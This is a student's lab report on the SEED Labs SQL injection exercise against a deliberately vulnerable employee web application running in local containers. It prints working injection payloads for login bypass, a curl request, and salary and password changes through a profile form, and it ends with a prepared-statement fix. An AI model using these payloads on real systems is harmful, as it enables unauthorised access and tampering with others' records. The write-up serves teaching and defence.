

SQL Injection Attack Lab

Ramesh Adhikari

Lab Environment

The seeder lab had developed a web application for this lab, and they use containers to set up this web application. There are two containers in the lab setup, one for hosting the web application, and the other for hosting the database for the web application. The IP address for the web application container is 10.9.0.5, and The URL for the web application is the following:

```
GNU nano 4.8 /etc/hosts Modified
10.9.0.5 www.example32b.com
10.9.0.5 www.example32c.com
10.9.0.5 www.example60.com
10.9.0.5 www.example70.com

# For CSRF Lab
10.9.0.5 www.csrflabelgg.com
10.9.0.5 www.csrfiab-defense.com
10.9.0.105 www.csrfiab-attacker.com

10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com

# For Shellshock Lab
10.9.0.80 www.seedlab-shellshock.com

#for sql injection
10.0.9.5 www.seed-server.com
```

We need to map this hostname to the container's IP address. I added the following entry to the /etc/hosts file. I need to use the root privilege to change this file (using sudo).

2.1 Container Setup and Commands

I had downloaded the Labsetup.zip file to my VM from the lab's website, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment.

```

[11/21/22]seed@VM:~/.../Labsetup$ dcbuild
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
---> Running in 329649e68f8c
Removing intermediate container 329649e68f8c
---> 7f8b958c12b5
Step 3/5 : COPY Code $WWWDir
---> d8bd10ead800
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
---> 1d26c94501e4
Step 5/5 : RUN a2ensite apache_sql_injection.conf
---> Running in e20b657b9494
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
    service apache2 reload
Removing intermediate container e20b657b9494
---> dfc6576ab7d5

Successfully built dfc6576ab7d5
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.33

```

After that I check the the running docker services

```

[11/22/22]seed@VM:~/.../Labsetup$ dockps
12a78647310e  www-10.9.0.5
c2f4c8230dcf  mysql-10.9.0.6
[11/22/22]seed@VM:~/.../Labsetup$ █

```

3 Lab Tasks

3.1 Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. The data used by seed lab web application is stored in a MySQL database, which is hosted on our MySQL container. They have already created a database called sqlab users, which contains a table called credential. The table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, I need to play with the database to get familiar with SQL queries.).

Then use the mysql client program to interact with the database. The username is root and password is dees.

I logged in to mysql server

```
[11/22/22]seed@VM:~/.../Labsetup$ docksh c2f4c8230dcf
root@c2f4c8230dcf:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

To view the existing databases I had executed Show databases command

```
mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
| performance_schema      |
| sqllab_users            |
| sys                     |
+-----+
5 rows in set (0.12 sec)

mysql> █
```

After that I use sqllab_users for the experiment

```
mysql> use sqllab_users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential              |
+-----+
1 row in set (0.01 sec)

mysql> █
```

The schema structure of the table can be seen in below image.

```
mysql> describe credential;
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| ID         | int unsigned  | NO   | PRI | NULL    | auto_increment |
| Name       | varchar(30)   | NO   |     | NULL    |                |
| EID        | varchar(20)   | YES  |     | NULL    |                |
| Salary     | int           | YES  |     | NULL    |                |
| birth      | varchar(20)   | YES  |     | NULL    |                |
| SSN        | varchar(20)   | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)   | YES  |     | NULL    |                |
| Address    | varchar(300)  | YES  |     | NULL    |                |
| Email      | varchar(300)  | YES  |     | NULL    |                |
| NickName   | varchar(300)  | YES  |     | NULL    |                |
| Password   | varchar(300)  | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
11 rows in set (0.01 sec)

mysql>
```

After running the commands above, I used a SQL command to print all the profile information of the employee. Screen shot of the same is attached herewith.

```
mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.01 sec)

mysql>
```

3.2 Task 2: SQL Injection Attack on SELECT Statement

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. This employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers. We will use the login page from www.seed-server.com for this task. The login page is shown in Figure 1. It asks users to provide a username and a password. The web application authenticates users based on these two pieces of data, so only employees who know their passwords are allowed to log in. Your job, as an attacker, is to log into the web application without knowing any employee's credential.

← → ↻ 🏠 🔒 www.seed-server.com/index.html ... 🌟 📄 📱 📧 ☰

SEED LABS

Employee Profile Login


USERNAME Username

PASSWORD Password

Login

Copyright © SEED LABS

Now login with Alice credentials



We can see the Alice data.

Task 2.1: SQL Injection Attack from webpage.

My task is to log into the web application as the administrator from the login page, so I can see the information of all the employees. We assume that you do know the administrator's account name, which is admin, but I do not have the password. I need to decide what to type in the Username and Password fields to succeed in the attack.

So, we know the admin username is admin but we don't know the password so we have to inject the some parameters so that condition to check password will be commented therefore we can login without password. Which is shown in below screenshot.

I entered username as **admin'#** and password blank as shown in below figure

Employee Profile Login

USERNAME admin'#

PASSWORD Password

Login

Copyright © SEED LABS

After clicking login button, I am able to login and can access the all information even if I don't know the password of admin.

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

ow Applications

Task 2.2: SQL Injection Attack from command line.

My task is to repeat Task 2.1, but I need to do it without using the webpage. I can use command line tools, such as curl, which can send HTTP requests. One thing that is worth mentioning is that if I want to include multiple parameters in HTTP requests, I need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as &) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached:


```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

If I need to include special characters in the username or Password fields, I need to encode them properly, or they can change the meaning of your requests. If I want to include single quote in those fields, I should use %27 instead; if I want to include white space, you should use %20. In this task, I do need to handle HTTP encoding while sending requests using curl.

I used the following curl command to place an HTTP request to the website and perform the login again in the same manner as before and we see that we get the HTML page in the return:

So, I modified above code as:

```
Curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23Password=11'
```

A screenshot of a terminal window with a dark background and light blue text. The terminal shows a prompt 'seed@VM: ~/.../Labsetup\$' followed by the command 'curl "www.seed-server.com/unsafe_home.php?username=alice%27%20%23Password=11"'. The command is split across two lines. The terminal output is not visible, only the command input is shown.

```
seed@VM: ~/.../Labsetup$ curl "www.seed-server.com/unsafe_home.php?username=alice%27%20%23Password=11"
```

After requesting curl, I found Alice information in terminal, that are shown in below figure.


```

<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>
      <br><br>
      <div class="text-center">
        <p>

```

I see that the employee's details are returned in an HTML tabular format. Hence, I was able to perform the same attack as in Task 2.1. The CLI commands can help in automating the attack, where Web UI don't. One major change from the web UI was to encode the special characters in the HTTP request in the curl command. We use the following: Space - %20; Hash (#) - %23 and Single Quote (') - %27.

Task 2.3: Append a new SQL statement.

In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. I tried to run two SQL statements via the login page. There is a countermeasure preventing you from running two SQL statements in this attack.

Tried to enter following in username field

admin'; UPDATE credential set name='Ramesh' where name='Alice'

After submitting form following error occurs

```
There was an error running the query [You have an error in your SQL syntax; check the manual that  
corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential set  
name='Ramesh' where name='Alice'' and Password='da39a3ee5' at line 3]\n
```

Any web application allows multiple query it will work that using the function `mysql->multiquery()`.

I see a error with the query changed to the one entered in username. This SQL injection does not work against MySQL because in PHP's `mysqli` extension the `mysqli::query()` API does not allow multiple queries to run in the database server. The issue here is with the extension and not the MySQL server itself; because the server does allow multiple SQL commands in a single string. This limitation in `MySQLi` extension can be overcome by using `mysqli -> multiquery()`. But for security purposes, we should never use this API and avoid having multiple commands to be run using the SQL injection

3.3 Task 3: SQL Injection Attack on UPDATE Statement

If a SQL injection vulnerability happens to an `UPDATE` statement, the damage will be more severe, because attackers can use the vulnerability to modify databases. In our Employee Management application, there is an Edit Profile page (Figure 2) that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first. When employees update their information through the Edit Profile page, the following SQL `UPDATE` query will be executed. The PHP code implemented in `unsafe edit backend.php` file is used to update employee's profile information. The PHP file is located in the `/var/www/SQLInjection` directory.

Task 3.1: Modify your own salary.

As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords; they are not authorized to change their salaries. Assume that I (Alice) are a disgruntled employee, and your boss Bobby did not increase your salary this year. I want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page.

Lets login with Alice
Alice Profile

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

and view edit profile but there is not any option to update salary

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Now we can inject some code in the Nickname form field and update the salary
Let's input below content in Nickname field

Alice', Salary=80808080 #

Alice's Profile Edit

NickName	<input type="text" value="Alice', Salary=80808080 #"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Now we can see the salary updated after executing this query

Alice Profile

Key	Value
Employee ID	10000
Salary	80808080
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	

Task 3.2: Modify other people' salary.

After increasing your own salary, I decide to punish your boss Boby. I want to reduce his salary to 1 dollar. I did following steps to achieve that.

I added below script from Alice account to update the salary of Boby

Boby', Salary=1 where name='Boby' #

Alice's Profile Edit

NickName	<input type="text" value="Boby', Salary=1 wher"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

After saving this data let's check the Bobby profile.

Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby
Email	
Address	


We can see boby salary updated to 1.

Task 3.3: Modify other people's password.

After changing Bobby's salary, I am still disgruntled, so I want to change Bobby's password to something that I know, and then I can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Bobby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the unsafe edit backend.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.

From the Alice profile we update the Bobby password I set following parameter in Nickname field and save the data.

Bobby', Password=sha1("passport") WHERE name='Bobby'&



Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

After that I tried to login with username= Bobby and password=passport and I can login

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Boby
Email	
Address	

3.4 Task 4: Countermeasure — Prepared Statement

Task. In this task, we will use the prepared statement mechanism to fix the SQL injection vulnerabilities. For the sake of simplicity, Seed lab created a simplified program inside the defense folder. We will make changes to the files in this folder. When I point my browser to the following URL, I see a page similar to the login page of the web application. This page allows I to query an employee's information, but I need to provide the correct user name and password.

I browsed this URL: <http://www.seed-server.com/defense/>

← → ↻ 🏠 www.seed-server.com/defense/ ... 📄 🌐 🔄 ☰

SEED LABS

Get Information

USERNAME	<input type="text" value="Username"/>
PASSWORD	<input type="password" value="Password"/>

Copyright © SEED LABS

Login with Alice username and password

Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **80808080**
- Social Security Number: **10211002**

Let's try to do SQL injection and try to login without password

Get Information

USERNAME

PASSWORD

Get User Info

Copyright © SEED LABs

Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **80808080**
- Social Security Number: **10211002**

It was also success.

My job was to modify the SQL query in unsafe.php using the prepared statement, so the program can defeat SQL injection attacks. Inside the lab setup folder, the unsafe.php program is in the image_www/Code/ defense folder. I can directly modify the program there. After I made change, I need to rebuild and restart the container.

Lets update the code and bind the parameters before execute the query.

Went to the code directory and update unsef.php


```
defense logoff.php unsafe_edit_backend.php unsafe_home.php
root@12a78647310e:/var/www/SQL_Injection# cd defense/
root@12a78647310e:/var/www/SQL_Injection/defense# ls
getinfo.php index.html style_home.css unsafe.php
root@12a78647310e:/var/www/SQL_Injection/defense#
```

Updated unsafe.php as below

```
*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

// close the sql connection
$conn->close();
?>
```

After that I tried to log in with only Alice



Get Information

USERNAME	alice
PASSWORD	Password

Get User Info

Copyright © SEED LABs

At this time Information was empty

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

After that I tried to login with actual username and password

Get Information

USERNAME

PASSWORD

Get User Info

Copyright © SEED LABs

At this time data was fetched

Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **80808080**
- Social Security Number: **10211002**

Similarly, I tried to do SQL Injection in the input form.

Get Information

USERNAME	alice'##
PASSWORD	Password

Get User Info

Copyright © SEED LABs

However, at this time data was not populated and SQL injection was not success.

Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Previously it was show actual information but after binding parameters, SQL injection was not success, so data was not appeared. Because all the input information's are converted to string as per our modified code.

A prepared statement goes through the compilation step and turns into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, we need to provide data to it, but this data will no more go through the compilation step; instead, it will get plugged directly into the pre-compiled query, and will be sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.

Summary of this Lab experiment

In this lab I am familiar with the SQL query and some of the SQL injection and know that how we can prevent the SQL injection in the web application. In addition, I find a way to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.